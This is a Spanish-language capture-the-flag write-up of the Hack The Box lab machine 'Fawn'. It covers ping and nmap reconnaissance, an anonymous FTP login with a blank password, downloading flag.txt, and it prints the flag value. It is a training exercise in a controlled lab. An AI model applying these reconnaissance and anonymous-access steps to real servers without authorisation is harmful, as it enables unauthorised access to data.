
HACKTHEBOX

Informe Técnico

# *Máquina Fawn*




Este documento ha sido escrito con fines legales y éticos, las técnicas que se explican en dicho documento no se han de realizar con fines maliciosos en situaciones de la vida real.

En este documento se ha utilizado la plataforma **Hack The Box** para simular un entorno controlado para realizar simulaciones de ataques de hacking.

Autor del documento: Miguel Nebot (aka Krathor)

Fecha: 01/06/2024

# ÍNDICE:

# 1. Antecedentes

El presente documento explica el procedimiento a seguir para conseguir comprometer la máquina **Fawn** de la plataforma de **Hack The Box.**





Figura 1: IP de la máquina víctima de la plataforma de Hack The Box

**Dirección URL**

https://app.hackthebox.com/starting-point

# 2. Objetivos

Estudiar y conocer los sistemas de seguridad de la máquina **Fawn**, para poder planificar varias formas de explotación con las cuales poder acceder a la máquina **Fawn** y una vez dentro conseguir los máximos privilegios posibles dentro del sistema.


Figura 2: Procesos a seguir para comprometer la máquina **Fawn**

# 3. Análisis de vulnerabilidades

## 3.1. Reconocimiento inicial

Se inició realizando una prueba de conexión a nivel de red, para asegurarse de que la máquina **Kali Linux** del **atacante** pueda comunicarse con la máquina víctima **Fawn**:

```
❯ ping -c 1 10.129.139.95
PING 10.129.139.95 (10.129.139.95) 56(84) bytes of data.
64 bytes from 10.129.139.95: icmp_seq=1 ttl=63 time=46.7 ms

--- 10.129.139.95 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.690/46.690/46.690/0.000 ms
```

Figura 3: Prueba de conexión a nivel de red con la máquina víctima

Una vez asegurado que la máquina **Kali Linux** del **atacante** puede comunicarse con la máquina víctima, se utilizó la herramienta **nmap** para realizar un escaneo completo de los puertos de la máquina víctima para comprobar que servicios se ejecutan:

```
❯ nmap -p- -sV --min-rate 5000 --open 10.129.139.95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 14:16 CEST
Nmap scan report for 10.129.139.95
Host is up (0.073s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix
```

Figura 4: Escaneo de los puertos abiertos de la máquina víctima

Se puede apreciar que hay solo un puerto abierto, el **21** que corresponde al servicio **ftp.**

El protocolo **ftp** también llamado ***protocolo de transferencia de archivos***, en un protocolo que se usa para transferir archivos entre dispositivos conectados a una red TCP/IP, como por ejemplo Internet o una red de área local.

Este protocolo funcione bajo la estructura **cliente-servidor**, en el que el cliente se conecta a un servidor FTP para enviar o recibir archivos.

## 4. Acceso a la máquina víctima

Para poder ingresar al servidor por medio de este protocolo, debemos usar este comando:

```
❯ ftp 10.129.139.95
```

Figura 5: Conexión con la máquina víctima a través del protocolo ftp

Al ejecutar el comando anterior, la máquina pedirá un nombre de usuario, en este caso se probó el nombre de 'anonymous':

```
Name (10.129.139.95:krathor): anonymous
```

Figura 6: Ingresar el nombre de 'anonymous' para iniciar sesión en la máquina víctima

Puede llegar a pedir una contraseña, pero en este caso hay que dejar el espacio en blanco, ya que en esta máquina no es necesaria la contraseña para iniciar sesión.

Una vez accedido a la máquina víctima, se pueden listar los directorios y archivos del sistema, entre los cuales se encuentra el archivo de la flag:

```
ftp> ls
229 Entering Extended Passive Mode (|||17509|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
```

Figura 7: Archivo de la flag de la máquina víctima

Se intentó ver el contenido del archivo de la flag, pero el comando 'cat' no estaba disponible en la máquina víctima:

```
ftp> cat flag.txt
?Invalid command.
```

Figura 8: Comando **cat** no disponible en la máquina víctima

Debido a que el protocolo de esta máquina se usa para transferir archivos, se aprovechó la función de dicho protocolo para descargar el archivo de la flag en la máquina atacante.

El comando en específico es el siguiente:

```
ftp> get flag.txt
```

Figura 9: Comando **get** para descargar el archivo en la máquina atacante

Se procedió a salir de la máquina víctima, para visualizar el archivo de la flag descargado en la máquina atacante:

```
ftp> exit
221 Goodbye.
```

Figura 10: Saliendo de la máquina víctima

Una vez se volvió a la máquina atacante, se procedió a ver el contenido del archivo flag descargado de la máquina víctima:

```
❯ cat flag.txt
      File: flag.txt
   1  035db21c881520061c53e0536e44f815
```

Figura 11: Contenido del archivo flag de la máquina víctima

## 5. Machine pwned